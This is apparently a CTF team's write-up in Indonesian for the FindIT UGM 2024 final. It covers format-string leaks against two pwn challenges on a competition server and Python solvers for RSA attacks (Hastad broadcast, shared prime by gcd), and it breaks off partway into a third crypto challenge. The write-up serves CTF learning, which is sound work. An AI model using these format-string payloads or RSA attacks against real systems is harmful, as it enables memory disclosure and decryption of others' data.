WRITEUP FINDIT UGM 2024 FINAL

ITOID

K.EII

IDK

Daftar Isi

Binary Exploitation

Easy

```
int __fastcall main(int argc, const char **argv, const char **envp)
{
  unsigned int v4; // eax
  int i; // [rsp+0h] [rbp-160h]
  int v6; // [rsp+4h] [rbp-15Ch]
  FILE *stream; // [rsp+8h] [rbp-158h]
  char v8[9]; // [rsp+17h] [rbp-149h] BYREF
  char s[112]; // [rsp+20h] [rbp-140h] BYREF
  char format[200]; // [rsp+90h] [rbp-D0h] BYREF
  unsigned __int64 v11; // [rsp+158h] [rbp-8h]

  v11 = __readfsqword(0x28u);
  setvbuf(stdin, 0LL, 2, 0LL);
  setvbuf(_bss_start, 0LL, 2, 0LL);
  stream = fopen("flag.txt", "r");
  if ( stream )
  {
    if ( fgets(s, 100, stream) )
    {
      fclose(stream);
      v4 = time(0LL);
      srand(v4);
      for ( i = 0; i ≤ 999; ++i )
      {
        printf("Inputkan namamu bro: ");
        fgets(v8, 9, stdin);
        v8[strcspn(v8, "\n")] = 0;
        v6 = rand() % 0x14uLL;
        snprintf(format, 0xC8uLL, "Welcome %s! %s\n", v8, (&greetings)[v6]);
        printf(format);
      }
      return 0;
    }
    else
    {
      perror("Error reading file\n");
      fclose(stream);
      return 1;
    }
  }
  else
  {
    perror("Error opening file. Perhaps there is no such file as flag.txt in the current directory.\nn");
    return 1;
  }
}
```

```
──────────────────────────────────────[ STACK ]──────────────────────────────────────
00:0000│ rsp 0x7fff23109ab0 ◂— 0x500000000
01:0008│     0x7fff23109ab8 —▸ 0x55e75338b2a0 ◂— 0x55e75338b
02:0010│     0x7fff23109ac0 ◂— 0x4100000000000000
03:0018│     0x7fff23109ac8 ◂— 0x414141414141 /* 'AAAAAA' */
04:0020│     0x7fff23109ad0 ◂— 'FindITCTF{local_flag}\n'
05:0028│     0x7fff23109ad8 ◂— 'F{local_flag}\n'
06:0030│     0x7fff23109ae0 ◂— 0xa7d67616c66 /* 'flag}\n' */
07:0038│     0x7fff23109ae8 ◂— 0x8c00000003
────────────────────────────────────[ BACKTRACE ]────────────────────────────────────
 ► 0   0x55e752742488 main+479
   1   0x7f733681f6ca __libc_start_call_main+122
   2   0x7f733681f785 __libc_start_main+133
   3   0x55e7527421ee _start+46
──────────────────────────────────────────────────────────────────────────────────────
pwndbg> stack 10
00:0000│ rsp 0x7fff23109ab0 ◂— 0x500000000
01:0008│     0x7fff23109ab8 —▸ 0x55e75338b2a0 ◂— 0x55e75338b
02:0010│     0x7fff23109ac0 ◂— 0x4100000000000000
03:0018│     0x7fff23109ac8 ◂— 0x414141414141 /* 'AAAAAA' */
04:0020│     0x7fff23109ad0 ◂— 'FindITCTF{local_flag}\n'
05:0028│     0x7fff23109ad8 ◂— 'F{local_flag}\n'
06:0030│     0x7fff23109ae0 ◂— 0xa7d67616c66 /* 'flag}\n' */
07:0038│     0x7fff23109ae8 ◂— 0x8c00000003
08:0040│     0x7fff23109af0 ◂— 0x600000016
09:0048│     0x7fff23109af8 ◂— 0x0
pwndbg>
```

```
itoidthewarrior   /pwn/easy
>>>
>>> nc 103.191.63.187 7004
Inputkan namamu bro: %10$p
Welcome 0x54435449646e6946! kawan, semangat, hello, tetap
Inputkan namamu bro: %11$p
Welcome 0x215f4b61334c7b46! hello, semangat, kawan, tetap
Inputkan namamu bro: %12$p
Welcome 0x6954346d7230466e! hello, tetap, kawan, semangat
Inputkan namamu bro: %13$p
Welcome 0x72306d336d5f6e30! hello, semangat, kawan, tetap
Inputkan namamu bro: %14$p
Welcome 0xa7d79! hello, semangat, tetap, kawan
Inputkan namamu bro:
```

```
itoidthewarrior  /pwn/easy
>>> python
Python 3.11.6 (main, Oct  8 2023, 05:06:43) [GCC 13.2.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> bytes.fromhex('54435449646e6946')[::-1]
b'FindITCT'
>>> bytes.fromhex('215f4b61334c7b46')[::-1]
b'F{L3aK_!'
>>> bytes.fromhex('6954346d7230466e')[::-1]
b'nF0rm4Ti'
>>> bytes.fromhex('72306d336d5f6e30')[::-1]
b'0n_m3m0r'
>>> bytes.fromhex('7d79')[::-1]
b'y}'
>>> leaked = "FindITCTF{L3aK_!nF0rm4Ti0n_m3m0ry}"
```

Flagnya disimpan di stack, dan terdapat format string vulnerability karena printf tidak menggunakan format string specifier. Jadi, pakai format string leak untuk leak isi stack dalam bentuk hexadecimal, kemudian ubah ke byte string dan hasilnya di concatenate.

JustString

```
1  int __fastcall main(int argc, const char **argv, const char **envp)
2  {
3    char *s; // [rsp+48h] [rbp-8h]
4
5    setvbuf(_bss_start, 0LL, 2, 0LL);
6    s = (char *)malloc(0x32uLL);
7    printf("*cuma menampilkan data dengan fgets.?*");
8    fgets(s, 50, stdin);
9    printf(s);
10   free(s);
11   return 0;
12 }
```

```
   0x55bc16c242a6                          nop    word ptr cs:[rax + rax]
   0x55bc16c242b0 <__libc_csu_init>        endbr64
   0x55bc16c242b4 <__libc_csu_init+4>      push   r15
   0x55bc16c242b6 <__libc_csu_init+6>      lea    r15, [rip + 0x2adb]          <__init_array_
start>
──────────────────────────────────────────[ STACK ]──────────────────────────────────────────
00:0000│ rsp 0x7ffcaa935980 ◂— 0x0
01:0008│     0x7ffcaa935988 —▸ 0x55bc16c25008 ◂— 'bukan diriku bang :('
02:0010│     0x7ffcaa935990 —▸ 0x55bc16c2501d ◂— 'aduh masih tanya lagi'
03:0018│     0x7ffcaa935998 —▸ 0x55bc16c25033 ◂— 'masih mikirlah bang'
04:0020│     0x7ffcaa9359a0 —▸ 0x55bc16c25047 ◂— 'idih gampang banget'
05:0028│     0x7ffcaa9359a8 —▸ 0x55bc16c2505b ◂— 'ee kok masih nanya'
06:0030│     0x7ffcaa9359b0 —▸ 0x55bc16c2506e ◂— 'jaminan garansi bukan flag'
07:0038│     0x7ffcaa9359b8 —▸ 0x55bc16c25089 ◂— 'FindITCTF{}'
──────────────────────────────────────[ BACKTRACE ]──────────────────────────────────────
 ► 0   0x55bc16c2428e main+197
   1   0x7faa686806ca __libc_start_call_main+122
   2   0x7faa68680785 __libc_start_main+133
   3   0x55bc16c2410e _start+46
──────────────────────────────────────────────────────────────────────────────────────────
pwndbg> stack 40
00:0000│ rsp 0x7ffcaa935980 ◂— 0x0
01:0008│     0x7ffcaa935988 —▸ 0x55bc16c25008 ◂— 'bukan diriku bang :('
02:0010│     0x7ffcaa935990 —▸ 0x55bc16c2501d ◂— 'aduh masih tanya lagi'
03:0018│     0x7ffcaa935998 —▸ 0x55bc16c25033 ◂— 'masih mikirlah bang'
04:0020│     0x7ffcaa9359a0 —▸ 0x55bc16c25047 ◂— 'idih gampang banget'
05:0028│     0x7ffcaa9359a8 —▸ 0x55bc16c2505b ◂— 'ee kok masih nanya'
06:0030│     0x7ffcaa9359b0 —▸ 0x55bc16c2506e ◂— 'jaminan garansi bukan flag'
07:0038│     0x7ffcaa9359b8 —▸ 0x55bc16c25089 ◂— 'FindITCTF{}'
08:0040│     0x7ffcaa9359c0 —▸ 0x55bc16c25095 ◂— 'wkwkwkwkkw'
09:0048│     0x7ffcaa9359c8 —▸ 0x55bc184902a0 ◂— 0xa70243425 /* '%4$p\n' */
0a:0050│ rbp 0x7ffcaa9359d0 ◂— 0x1
```

```
pwndbg> xinfo 0x55bc16c25089
Extended information for virtual address 0x55bc16c25089:

  Containing mapping:
    0x55bc16c25000     0x55bc16c26000 r--p     1000   2000 /home/itoidthewarrior/FindIT!2024
/Final/pwn/juststring/challctf

  Offset information:
        Mapped Area 0x55bc16c25089 = 0x55bc16c25000 + 0x89
        File (Base) 0x55bc16c25089 = 0x55bc16c23000 + 0x2089
      File (Segment) 0x55bc16c25089 = 0x55bc16c25000 + 0x89
        File (Disk) 0x55bc16c25089 = /home/itoidthewarrior/FindIT!2024/Final/pwn/juststring
/challctf + 0x2089

 Containing ELF sections:
            .rodata 0x55bc16c25089 = 0x55bc16c25000 + 0x89
pwndbg>
```

```
itoidthewarrior   /pwn/juststring
>>>
>>> nc 103.191.63.187 7003
*cuma menampilkan data dengan fgets.?*%9$s
FindITCTF{Str1n6_L34k_6uy5}
```

Flagnya tersimpan dalam .rodata, dan .rodata berada di stack. Terdapat format string vulnerability karena printf tidak menggunakan format string specifier. Jadi, cukup gunakan format string read untuk read isi dari .rodata.

Cryptography

Neural_like

Hastad Broadcast Attack, pake CRT untuk solve kongruensi m yang sama dengan mod yg beda dan pake akar kubik untuk dapetin key AES. Dengan key tersebut, langsung saja decrypt AESnya (bingung juga sih gweh, dibantu gpt soalnya aowkoawkwa, sumpah jangan tanya, aku ga paham ini, kripmod kemarin aja hampir her aowkowakaowkwa)

```
import base64
from Crypto.Cipher import AES
from Crypto.Util.number import long_to_bytes, bytes_to_long
from sympy import cbrt
import ast

# Data provided
encrypted_message =
"/mcZBbbHDypRP3bcgHnz4Uxx4ouLVLQ+SOJb0+3IR/aIMp7p+quFgANv+2rWaIxZfNg6pNQvIjRBE
ALWt2Ltog=="
iv_provided = "MTQ5MDI0ODk3NjYyODY1Mw=="
ciphertexts_provided = [

'ATMkxDJEm2v/c/lTq/5vwpDbEreqTO9TMPhJy2LdbQhz6TYBPpm5IJdYKTA4QSTMkpEFq710KQUP
mQdKfIOAn3x7gDHKqz760YxZhiNhI+qa9sP3Jl5seeN1CwUk6D1T',

'ATMkxDJEm2v/c/lTq/5vwpDbEreqTO9TMPhJy2LdbQhz6TYBPpm5IJdYKTA4QSTMkpEFq710KQUP
mQdKfIOAn3x7gDHKqz760YxZhiNhI+qa9sP3Jl5seeN1CwUk6D1T',

'ATMkxDJEm2v/c/lTq/5vwpDbEreqTO9TMPhJy2LdbQhz6TYBPpm5IJdYKTA4QSTMkpEFq710KQUP
mQdKfIOAn3x7gDHKqz760YxZhiNhI+qa9sP3Jl5seeN1CwUk6D1T'
]
public_keys_provided = [
    (3,
711337584370060380563261720917212990536094459800668135330974503968820002631837991983
3495863467435075036433706252684043824743134198701452866942922068625771493658333436355
1
1423400794989562830871859590157975391427089317378560851596741909009993084449497272911
1618474276432987586033187799003260938715433694800746 3),
    (3,
1259410377783232918621817101372795665205077833372691816174384819766731530963522310050
0126929859026548374177622790717389128806823035990979042762193963296692561319725004200
```

```
14298669193672355986170372238332101927063366842681682844122616952145742813278368452691
1831363515376778628426726452216130829657208541370930 7),
    (3,
9436710875651364784686229979340329993024264554608533489458107515216412752354029547571
0466034627931299443141702561946726197412688973006421667952239462299564714317521701006
4958677450028834149851837563819049183406101675908759545201571446449938898989822545800
2416479473007627444930724086915187261628941735970377 1)
]

# Convert ciphertexts to integers
ciphertexts = [bytes_to_long(base64.b64decode(ct)) for ct in ciphertexts_provided]

# Extract public keys
public_keys = public_keys_provided

# Common exponent e
e = 3

# Recover the AES key using Hastad's Broadcast Attack
n1, n2, n3 = [pk[1] for pk in public_keys]
c1, c2, c3 = ciphertexts

# Hastad's Broadcast Attack using the Chinese Remainder Theorem
from sympy.ntheory.modular import crt

moduli = [n1, n2, n3]
rems = [c1, c2, c3]

# Solve x ≡ c1 (mod n1), x ≡ c2 (mod n2), x ≡ c3 (mod n3)
result, _ = crt(moduli, rems)

# Compute the cube root of the result
aes_key_long = int(cbrt(result))

# Convert long int to bytes
aes_key = long_to_bytes(aes_key_long)

# Decrypt the AES encrypted message
iv = base64.b64decode(iv_provided)

cipher = AES.new(aes_key, AES.MODE_CBC, iv)
```

```
padded_message = base64.b64decode(encrypted_message)
message = cipher.decrypt(padded_message).decode('utf-8').rstrip(' ')

print("Decrypted Message:", message)

Decrypted Message: XXXXXXXXXXXXFindITCTF{l4y3red_crypt0_n0_pr0bl3m_n4h?_640531}
```

RSA But

Diberikan chall.py

```
#!/usr/bin/python

from Crypto.Util.number import *

def prime():
    a = getStrongPrime(4096)
    b = getStrongPrime(4096)
    c = getStrongPrime(4096)
    return a, b, c

flag = open('secret','rb').read()

c1, c2 = bytes_to_long(flag[:len(flag)//2]),
bytes_to_long(flag[len(flag)//2:])

p1, q1, q2 = prime()
p2 = p1
e = 0x10001
n1 = p1 * q1
n2 = p2 * q2

enc1 = pow(c1, e, n1)
enc2 = pow(c2, e, n2)

pq = p1 + q1

print(f"""n1 = {n1}
n2 = {n2}
enc1 = {enc1}
enc2 = {enc2}
e = {e}
pq = {pq}""")
```

Diberikan juga hasil n_1, n_2, enc_1, enc_2, e, dan pq dari plaintext yang berada di server (flag).

Nilai p_1 bisa didapatkan dari fpb n_1 dan n_2, karena $p_1 = p_2$, maka $q_1 = n_1/p_1$ dan $q_2 = n_2/p_1$, sisanya bisa gunakan algoritma decrypt RSA sederhana untuk menghitung plaintext pertama dan plaintext kedua, dan hasilnya diconcatenate kemudian disimpan sebagai file Roshal Archive Compressed file (RAR). Berikut solvernya:

```
from sage.all import *
from Crypto.Util.number import *
n1 =
958063243522315863602980228037955671769990797256629437990136520949919392715270535143058204453052842876479924217000676185482708017465891716051197546594464054061006643193831060918746391183646069952028577069011415098295365509072406605794507109270838474046448474643683626300483465195021037918130751709753940801984635803850311487395761094540847676162920223377254448217340865515624854588455970468764964304560227428943352461717787401266035364801055875684031839828245181660321399931414802005591002438185964162297945654575267878194525676636567803978305206021687854904683796865440625263183687586173917410538763903140971751515124033879178456131947272447598894717139329589327670741588580747571532737671564788057532935963980435452247599928459652091218988935187776060661670008950536587836752435166139880845343335760502587373290791166512597184851035328625896843327004885008876112860766596260396525252169640888698394373375057831276530132862216704984373635417101345511150086299159524645274785432580066341943055880240129420138108609660111626217784725365760442789769236456653751702101247733759981816926659813056696040666460360888529934764922975447518841998646992297819892596681274695688684429759762315439364766009949090059074536839885061450201157817869424789702318279371270643686852211316956011237088723157186773080943572870676798102758966891727621198336615200946240366982338593026354996731274407784466164880453077824367659231973218805285044322571190018661144041924954193983691192844478094769813664072450323762406477090464164981871950535676398097217313866570685159131815153160534021557685389976306082259737839682027082564272980947549705419907178139219312063667356255592380995929277213502389498974632255032450304736424893 1
```

```
369119047978502867588514831036386598380579022655254571390741472362786122521100109072178683067527385675642528052068402844678727068219671006652472724526708395502956715185410413220294347182539823927945115161414751700866350346424793059351650804718763584270652928642437125888141325449139348979283358850127113451316222867721221684739465266055660364734574996468923001820762554772444696809187954946017652633276020658735990294348507883089705547153000834461735841879022541279855105453755033952087606826272831522358308311106936673464195463142552264582100807724677386074913274132176153593322500788430684894566748490909423350035770370514351522207796951311816170320568214118383210296092646637573209053047606717124685319218858209232685223592653566244264022575138320946240266479443
3
n2 =
799230698463857977658446258592854369830320964373156232581820113513683492954138094823965712753822716679737042010617029467071065588266956636010644135480411848397422528719275214656547688825583027270248106139946006205346879908194319340502334917508468404085000834487829614407889234394749801902582139745721058920946403965490315727841444106124974732115503950877322217579547978284769669985840366890508908312883521844817371777573825348976224995685219647112942626369449581687690012384904223450408784509861559264105498951779080637378262137720450131473095227000597957761206894430961521171729886926455805141547541860660398295760439832800022171840475780591528610009470303321742264547570776843299072075934866717631552840288513962395252532579079710295403772678276787398717047653778464125551467001768225855923867500290471757430289707689354118115717135529575871347956490486270307550412911821870459407159917955727371191579886530436145665231115366975396520516884333430375413384966826866520784700930351754264033392848021838574296576424714526157033714700404323356766042509262945463678174723897627860966251330115232179071204343652372600832194927652409308634692580764256182903074774370911039342762777710628103408528916877177945231629840647534614996874059711419871511830354901940955604863164753845796708509422119665931320926785958942671211285069951246068182991030342588515883173892595517997272548659795147929110228735237072119860983708324482079740600533050851300336837040200808239765946975885074519378466255350201997801529720104065768336524610459679306073248162119082302035137847485513528166797472216282483623601878674120165333107403843830242702239745268233019820045984793610366786776447384552223729011293642699191667884641324978100673682157954143867369143654912166511724518497070725222570620845407183639210431250104467651383919561514868700002882477152726921612180491836899198526432838498490369193288805255573127824428086220957432672439017877768762101417321258254756229774785175170830521760956280392448934418618405524595010473847734319145805057074826870291319327741954521432766189196927529613942801818195705108993015712378896173902156118518114188486175608162015304846902270907323215179986951847268968799416012884714187914200685032442634835777291516385805519980743485842279316528667274376072767726369918266809011917946789766409855379258680066204664309192884619539359766127086448100979193719677823178455256895216487290681791873668455018416658115002919754099645100905427471571206335590303267603
```


```
enc1 =
663452579884958185356217203620327692810850496572040204085479882518195952009069804562 1
356749750757670305565002651696136711096760588735963338090107759787375359974717393130 8
207559365680706474282031095676711500640608754533697937050514437749285891970187322491 5
145837818456386164060530666302279988849922655299809777486902918831993056249027739431 7
678162445737075273304004145467230509525831164610395107780472620149841674155585316987 4
127961664107484311901316806105297646581234351138512257481072061882470120598947587601 7
912121900437879310287255753005183223721792606564579581271327628250057006893585223520 8
234594961626682215024929110731175924585691896201924477345767720494940793032948887153 1
141151413652414828034313817257652261216934818871921094197517497350738894272996771592 3
414555376176676366309965475725628235956160936433774705164746147098457463387942295704 9
563193409236412094878374532096858472598796932128482687547840910842003882247798453697 4
306093614973668779193456067147954021867477922020055264449016914837553692558723990996 0
302531412167750090154077767005992154070783301294603181711848527635586428456480774867 0
680303100473151204536818131801925636260279111102144135237561917362172481202181082961 6
697809051299608747795857769419807396660144717868522972216506648793940738227024207309 0
275926345997423618692464002882683113581516270100828148443596558591959774990261833636 2
365069175637383768160941717178740874626929646305346798458671718748159855005419236430 8
685579879932735278665947039814389088931619638700898175756695033593884351846580449898 4
039702981606311415682704370619874663693931312368239252765833990181257905545125823248 5
272893420824064341086558369599064075283376845627441888567060728661010223919334032685 9
746102140927601588765207552747726553489263566383794932343461413589548667227249620352 4
970294348320029513393167753110267746878330324239445471835070061129843011716437077056 5
875233325165453278807150380602946800504833033645095725554680452560639706871410507540 0
861078785830123699564446441799136246856688123629909938839054466918721055398085946853 9
910426092568424757256445546001436679140453409705301587233001086557073969002790720517 3
882319930492713906382515876917523484856055022461264488370025677540580106080770044539 0
692711351492854281149849154667860310290380202181948633017964001749576065893332008433 3
128528159544074826638636336955866931840660244758079790525033425472250216853404951266 6
657595652337729595772170925676776340952293356668548990084990390667842600501609931339 3
7
enc2 =
168677036896488363615216915334960280172000222420355676350751540046875831367998910832 9
032627814448913409835667898925206182001986057958931220659721302923016241788184400556 4
454943373890571679171948198881659451629839562669592979298940343553802913652948797631 9
067430460120109158850452148113659868414938428979313192708388084575650723493574315014 3
392982352127053181294157783035120384866165113623529781842471057577396311295414231377 8
406999514078333140114109427868070100649924524724027585473374709950354110189380447852 5
216868455383067439802922132581524832024658343587428641674444119409822121921263126015 7
043476495967542117273493875704405982338923447190879909326816849876480808053249906052 2
015961849173895846859541129998869799770257714376840436673795023952000472919205755748 3
```

```
9303997754881646129873476999496892471794875383566179114313174454956360499463483652892
0395256940344773121201816578799455609080061583534745960681433136415598942954018804973
0037993403012592151332772549406722460632950206678818731533733953133322139925581510544
4028097452046218785287385590698354617857923209950839567789246373765895232417723824992
7242511372927701848474053714189927828675325680927224222383136311994235741010393150941
5870429699366422437298187428413328599414417542193641188058537429136995709634948715283
2196576493920103712027191952423057170235936525788412352054443840523973871797512817562
7887239833998560603392486148514456166090174329574507992788472353031374247956391265749
8342653242054358976883823108150704548914276384877014883816790952882422739385436020899
2098302771032268978870604052306541885482443556496935365188058188129525475251073095232
2881654454951443133345959666560336575092453451552910374920818373578289581900996490020
0158269863409345205587536867891976672031234808312500781261210877418197225388079966429
5083755951898456462394995092933835184206536252233869988650234278414924824554827196713
8069175626296581225909482412570520247748280318316358591123963091860219194444152092535
2544702602941699897505671713058764601898980983918803537101440826314394623506761380152
6253958788251727876008465225901004001497433200456365957745621853033569463437786752419
5308081337202844179280066154194149876657400878742961890084411463832835663783171680867
1537307484910241012666098365599469651967090562799314219866090679234169194335611480689
0821108977288122440951586789915502715065960586781634966765711335340204186828083143483
2860149699231130065126843092240977530135549219938323025077451900325505989786053375089
9
e = 65537
pq =
1961696021366545776571343533609759463282075343942688948401009546299390594403634600155
8932204802537520460178237126466194277403363359082108879966519750197292196222944695456
5238066493869174289608265729630108964552338706427303778575691992934645412837227610520
1595600786755655606738740130985811868936005886417293014281027692975648052617525139594
5282638665974661057886850684501945374787388072382337523578222752654877860664695115370
0309616026627841516589955503719654165002309313775741416633310375974514491394198059857
9856730720436754818758952280585499857494914454291097949868628889125740754076062852020
1782077971659687139211048977628647044480660651434109078547326735674387284729522775672
4154715981850140589074121926951841140305819576536360668388580267419227425902612166319
7478997385283772814574771506037190660652398388012712616741247300880773174515514637552
0282774080422078159530854651893081230125813318178295620657077472928608421995995715322
0404066022718564221866609588422904647329290894857646777892814574493427724516684033833
3791847071074438539784927350907815367234179599503935781402429916442952570564760984648
3970730314788736663780998093832042469026989797634257504710295066652752943698335857031
1046650648234184916935722170782596330505260 6
p1 = gcd(n1, n2)
print(f"p1: {p1}")
q1 = n1 // p1
```

```
q2 = n2 // p1
print(f"q1: {q1}")
print(f"q2: {q2}")
phi_n1 = (p1 - 1) * (q1 - 1)
phi_n2 = (p1 - 1) * (q2 - 1)
d1 = inverse_mod(e, phi_n1)
d2 = inverse_mod(e, phi_n2)
print(f"d1: {d1}")
print(f"d2: {d2}")
c1 = pow(enc1, d1, n1)
c2 = pow(enc2, d2, n2)
M1 = long_to_bytes(int(c1))
M2 = long_to_bytes(int(c2))
flag = M1 + M2
print(f"{flag}")
file_path = 'flag.rar'
with open(file_path, 'wb') as file:
    file.write(flag)
```

```
4713861613541729015590394732155852866981013795065880011717347823934022776329433819259274548413446913078227072531343477941866819916020512775789666262828867535280282868101
2881640634845121382382756804000603195847692815 7
d1: 72713224182980592727180427152002555981871831569258202611699330991728322312064263573272678165761094350788274456495740777676594743105045171363331501239923466208392923 74
1415409570316684464462144314530572689339804067062760193542771488559473089035984482917904442853468548083095968316950782981529185588300221404014635363975084989148582504057 62
5732549909768819260057105807488083181589066821764800206962376140016435344254749446242999426121518996170791958210437419023897239083935247659882547531638076395832866538398 1
2882166925923697998186610660088728322780944380661157756644423893398691717284313496636483208261160172470413537943862924989450856772597664744448209760151141756806601899104 33
2490361228575893972195830886727876446678051780857289139104654214427935730932537820568907944657031905741985693268952267234570894912333410873174881878303819965053703788865 8
1180893690639104300424879151928242548285575991888335041475312230538008466680755388415586225530077087638623381132063101386782989498171311625262443504400689082099832082982 8
1794288540406369527029379195921720880631667755047012562021781521490639777552223344045088092992275959413349527558415429606588857728239232457833703913263578795737531128522 11
7330078198082602779612469534506561682798874846505509312037994067997252761765934469612996569449656758916695478322781722857321194593216050717351972817848059806113405434817 5
1893394827247476990227001117351113050058972723235793599994958652182632364196530865235851724916296745430773339755816168701627989446826501767538145238070196400178406109796 7
0750665760203144043568230514240232022097848334685911903739537215259677943298917114590533080345279112901090654637472992910421739931667468101213675931603048547596894270065 8
4478707184888969397314124109363335946442344822991279639881724171267044514367485896947457858492940745067930273964842384783910732775928206064555401767097584306790360071823 3
7674452492869043684360304130087972601223951554300069721369521360256960627401508647577415522428179872432409428302192378433302752821247634298295722171385261231255492343171 15
8813641137453311670242158778058761362471491234755974058519019836519617996197039632120817638955104700196138238108557142676926459016862237671209444922600087254190495211024 97
9728479314139911449925077059470914082645107078152840667939195830523055727570284616409720408656749031204079289177578822617008032833634788300468034587250569266107707203143 49
1048058463187062445960321184519632897103893183621524001925355717947801174803414811385226033
d2: 14673152210075437061791698404548917066387570141046761051657017571443062372742404377560699232271838697362705173370377189294290341575030932518241711152631819216500279 02
6428306731689857320215168506516357497407312429105289621214571997962866920560083451848498909875114158293110339606997008737799820415064033722838743202332696764937956048468 6
4472889636959814601818960574503147034857968669550222687428961475290985983008471127419361063045598539463900208136308601320966380344887045335484934701820116151586780149490 7
2484059476299326109679128621328133486149370145026897521115610927094965260143117614725230985550508376427244069603614267510975045922220914556239004439426424267252499143561 4
5350831492466314168098238924323649343112348258955996592877724488751186392886432646470497982625967980302676776082182351339512564651446572355427150816904827549105801586414 40
0813661524147327532015221178989787080114764612861701050870377761296321870708268626187950460786906983815902005561426501191384726417381630576209599124457808547259196124441 79
8757628842175492855407153647695553221108073591647440040530668525351114697750485658250006299118774634374008110133036322880527515075917309150490337226324448359274019474149 5
6759418233770549517107847845752989132310585907847522985793938951597477991334792759648446323399528130897363701037582839081678325203861239392245626065492493468987948515750 4
8186737140489812586648777673789440818504601541168119397279509247542059220839497223316909698842862849576915225898138683581509608556105469834112893759770335859800483552969
0623173662763689632973702057721688698082083594279681997214853311224304969558744710519809344224255408140040041664073515654585920492763104667504880850883370916481904556013 20
0450923425837849299407333973831948014889860069602778618979515158223111074015434164580132017616810823799338708107191404592589972763506493248116635870983898169394677018471
5260859710887910731564793952625944210228481868768467578540115171939832046296213324461765064048241651173641988870830514756130145278629814097267307564834285559395105422562
4023058008900762021216402092941271537967213211816281725091868540071047793387710365361288255111336350632315045505939347036696180472696090687759382594864329766566990842612 9
1465610776731506809918847743555174929964142591997055981179708159651862557823727286661688395961603591773039998008107519306139703365548815014948827103040341509865489864122 4
7000888959627717270651497220195875848771964753353550998083761163309016952974590599381299 21
b'Rar!\x1a\x07\x01\x003\x92\xb5\xe5\n\x01\x05\x06\x00\x05\x01\x01\x80\x80\x00\x f5a\xcbGS\x02\x03<@\x04) \xfb^\xa3A\x80\x05\x00\x08flag.txt0\x01\x00\x03\x0f\xe8\xc6\x14\x1
1\xff\x86\x10\xd1\xa6\x11\xf1\xedvK\xcc-0\xa9\x8e(\xc1\xa8jg\x9b\xad\xaf\xe6\xf7\xccb\x9e\xba\xcd\x8d\xef\xe0\x10\x14kz:\xa1\x17\n\x03\x02\xb9B\xf5-\xc2\xa9\xda\x01y\xbeo
\x18 Z\xff\xef(\xd7\x05)\xcd\x1d\xb5\xb4[\x19\xf6\xf6\xa6?\x11\xd6\xee\x0f\x03\x7fU\xd7\xe4NdZ\xd8\xb4\xcd\xfb\xd7\x928GH\xa7\xe4I\xad\xd5\xc9\x0c\xd3\x9d\xe9\xa1\x83\x84
\xe2\\\xe4@\x15\x94 Cl6\xc69$\x02\x03\x0b\xb1\x00\x04\xb1\x00 \xd2=\xe6\xfd\x80\x00\x00\x08hint.txt\n\x03\x029\xf4\x1f\x8c\xc2\xa9\xda\x01Passwordnya ada di file ini ko b
ang, ga susah ko.\x1dwVQ\x03\x05\x04\x00Y0kb1s4Y0k'
```

Password file RARnya berada di end-of-file, yakni **y0kb1s4Y0k**.



Buka flag.rar dengan password tersebut

Quandale Dingle Sequel

Diberikan chall.py

```
from Cryptodome.Util.number import getPrime, inverse, bytes_to_long
from math import gcd
import re
```

```python
import random
import string
from flag import flag

while True:
    p = getPrime(1024)
    q = getPrime(1024)

    n = p * q
    e = 3
    phi = (p-1)*(q-1)

    if gcd(phi, e) == 1:
        d = inverse(e, phi)
        break


def pad():
    return ''.join(random.choices(string.ascii_uppercase +
string.ascii_lowercase + string.digits, k=12))

if __name__ == "__main__":
    evolutions = ['alpha', 'sigma', 'ligma', 'omega', 'skibi', 'rizlr']
    e1 = random.choice(evolutions)
    while True:
        e2 = random.choice(evolutions)
        if e2 != e1:
            break

    flag1 = re.sub("beta", e1, flag) + pad()
    flag2 = re.sub("beta", e2, flag) + pad()

    fl1 = bytes_to_long(flag1.encode())
    fl2 = bytes_to_long(flag2.encode())

    ct1 = pow(fl1, e, n)
    ct2 = pow(fl2, e, n)

    print(f"n = {n}")
    print(f"e = {e}")
    print(f"ct1 = {ct1}")
    print(f"ct2 = {ct2}")
```

Diberikan juga n, e, ct_1, dan ct_2 yang merupakan hasil dari enkripsi RSA tersebut

```
>>> cat known.txt
